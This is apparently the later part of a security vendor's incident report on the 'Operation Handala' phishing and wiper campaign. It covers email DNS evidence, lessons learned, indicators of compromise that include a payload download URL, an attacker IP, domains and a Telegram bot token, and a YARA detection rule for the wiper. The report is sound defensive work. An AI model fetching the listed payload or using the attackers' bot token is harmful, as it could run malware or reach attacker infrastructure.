The specific DKIM record, "v=DKIM1;k=rsa;p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArFsQIEZX6OaiiIBVc51J+KMbK3doa5V9rnAf/nXR8v1tGeyzsGdLC9MPDsrGwayRmYS4A6nMnZ6Zsq8xv1eE4++AoVRllXdbYmHzbInsavWWEdHCrh40IpPTJoTLJwguOZyxR9p0Ny4bV76IPLVfMbol1uUqQjIJ6dwv/x0fxAWYit8atNfTxHkOYqnCS6tNlLt8WnFR4SbzMqlUw00FZ6MJokCVq+JyHC6DEI+4TCEApDmECeVIIAoO2Xtvpr7AHzbQ+m+vRifHkVu03m/gey3uXpCxzbxe/bYzEvyjHfH5H9wC8n1/NNr3SwJ0/u1DTO6kfrXXDJ8eH5cJwvLjywIDAQAB," revealed in our analysis, indicates a public cryptographic key used by receiving email servers to decode the signature in the email header and compare it to a freshly computed version.

If the values match, this confirms that the email came unaltered from the specified domain and was indeed sent by the server stated in the DKIM signature. Since both f5.support and handala.cx domains have the same DKIM records, it confirms that both domains are managed by the same entity, providing further insight into the operational patterns of these attackers.

Malware Object Hosting

The attackers have been observed using an AWS S3 bucket and Vultr Object Storage to host their malware objects. These cloud services are commonly used by legitimate businesses, making it harder for security systems to detect and block malicious activities.

Handala - The Symbolic Connection

The cyber attackers known as "Handala Hack Team" may provide a hint regarding their alignment or origin in the Middle East. However, attributions of this nature should be approached with caution due to potential misdirection tactics.

Handala - Wikipedia

The name "Handala" carries cultural and historical weight, just like the superhero of Palestinian political cartoons by Naji al-Ali. Handala, the barefoot rebel with folded hands and a turned back, symbolizes the indomitable spirit of Palestinians. The unseen face of this little troublemaker represents their united identity in the face of the never-ending Israeli-Palestinian saga. Handala, the mischievous muse in al-Ali's art, stands as a constant reminder of the ongoing struggles faced by Palestinians.

Lessons Learned

This incident is a stark reminder of a critical reality: no matter how robust our security controls may be, cyber threats can still find their way in. The ever-evolving tactics of these threats require us to continuously refine our policies and proactively test for new variations of potential attacks.

In Operation Handala, the attackers skillfully bypassed Email Gateway and Sandbox defenses, exploiting their limitations and relying on user interaction. This highlights the importance of maintaining a dynamic and responsive security posture that evolves with the ever-changing threat landscape.

It is not enough to rely solely on existing security controls. We must engage in an ongoing process of assessment, tuning, and testing to ensure effective cyber defense. Cybersecurity is not a one-time solution, but an ongoing battle that demands constant vigilance and adaptation.

Let this case study serve as a wake-up call, igniting our determination to combat cyber threats with unwavering commitment and relentless adaptability. At **IONSEC**, we empower you to stay one step ahead and safeguard what truly matters.

Tuning for Better Future Detection

To counter future phishing attacks that bypass clients' security controls, we've fine-tuned their detection systems. Enhancements include intensified focus on domain reputation, expanded parameters for email inspection, rigorous analysis of newly registered domains, and adjusting sandbox security control. We've added robust detection rules for loaders like Yara and strengthened dynamic analysis for user-dependent execution. We aim to empower clients to combat social engineering tactics and keep their data and systems safe. Stay vigilant and think twice before clicking suspicious links or downloading unfamiliar attachments.

Indicators of Compromise (IoC)

Based on the combined findings from the INCD publication, Intezer research, and our research, the following indicators of compromise have been identified:

Domain Names

- f5[.]support
- handala[.]cx

IP Addresses

31.192.237[.]207:2515

Malware Hashes

MD5: 2ff97de7a16519b74113ea9137c6ba0c

SHA1: 5def5e492435cfd423e51515925d17285b77cdbc

SHA256: fe07dca68f288a4f6d7cbd34d79bb70bc309635876298d4fde33c25277e30bd2

MD5: 8678cca1ee25121546883db16846878b

SHA1: db38eeb9490cc7946b3ed0cf3759acb41666bdc3

SHA256: e28085e8d64bb737721b1a1d494f177e571c47aab7c9507dba38253f6183af35

MD5: 684c60b649df7786eafe2ead68d84565

SHA1: ff591e66a580d043afc70d86bdf8588e369f890b

SHA256: 6f79c0e0e1aab63c3aba0b781e0e46c95b5798b2d4f7b6ecac474b5c40b840ad

MD5: 04ca69ec86453bdea484e1c1edc3f883

SHA1: b57a6098e56961f1800c9d485117e9a7cd4eeddd

SHA256: ad66251d9e8792cf4963b0c97f7ab44c8b68101e36b79abc501bee1807166e8a

MD5: 8f69c9bb80b210466b887d2b16c68600

MD5: 8bdd1cb717aa2bd03c12c8b4c9df2d94

URLs

- t.me/Handala_Hack
- twitter.com/Handala_Hack
- https://sjc1.vultrobjects.com/f5update/update[.]sh

Email DNS Records

- SPF record: v=spf1 include:spf.privateemail.com -all
- DKIM record: v=DKIM1;k=rsa;p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArFsQIEZX6OaiiIBVc51J+KMbK3doa5V9rnAf/nXR8v1tGeyzsGdLC9MPDsrGwayRmYS4A6nMnZ6Zsq8xv1eE4++AoVRllXdbYmHzbInsavWWEdHCrh40IpPTJoTLJwguOZyxR9p0Ny4bV76IPLVfMbol1uUqQjIJ6dwv/x0fxAWYit8atNfTxHkOYqnCS6tNlLt8WnFR4SbzMqlUw00FZ6MJokCVq+JyHC6DEI+4TCEApDmECeVIIAoO2Xtvpr7AHzbQ+m+vRifHkVu03m/gey3uXpCxzbxe/bYzEvyjHfH5H9wC8n1/NNr3SwJ0/u1DTO6kfrXXDJ8eH5cJwvLjywIDAQAB

Telegram IDs

- Bot Id: 6428401585:AAGE6SbwtVJxOpLjdMcrL45gb18H9UV7tQA

- Channel Id: 6932028002

Please note that the presence of these IoCs in your network does not necessarily mean that you are compromised. Further investigation is warranted to verify whether these indicators are being used maliciously.

Detections

Yara

rule Operation_Handala_Malware_Detection {

meta:

description = "Detects the Operation Handala Wiper"

author = "IONSEC"

date = "2023-12-23"

strings:

$start_wiping = "Start of wiping operation" ascii wide nocase

$api_bot_url = "https://api.telegram.org/bot" ascii wide nocase

$pub_ip_url = "http://icanhazip.com" ascii wide nocase

$users_path = "Users" ascii wide

$program_files_path = "Program Files" ascii wide

$windows_path = "Windows" ascii wide

$next_bytes_random_array = {4E 65 78 74 42 79 74 65 73}

$check_role = {57 69 6E 64 6F 77 73 42 75 69 6C 74 49 6E 52 6F 6C 65}

condition:

filesize > 1024 and filesize < 20480 and

$start_wiping and

$api_bot_url and

$pub_ip_url and

$users_path and

$program_files_path and

$windows_path and

$next_bytes_random_array and

$check_role

}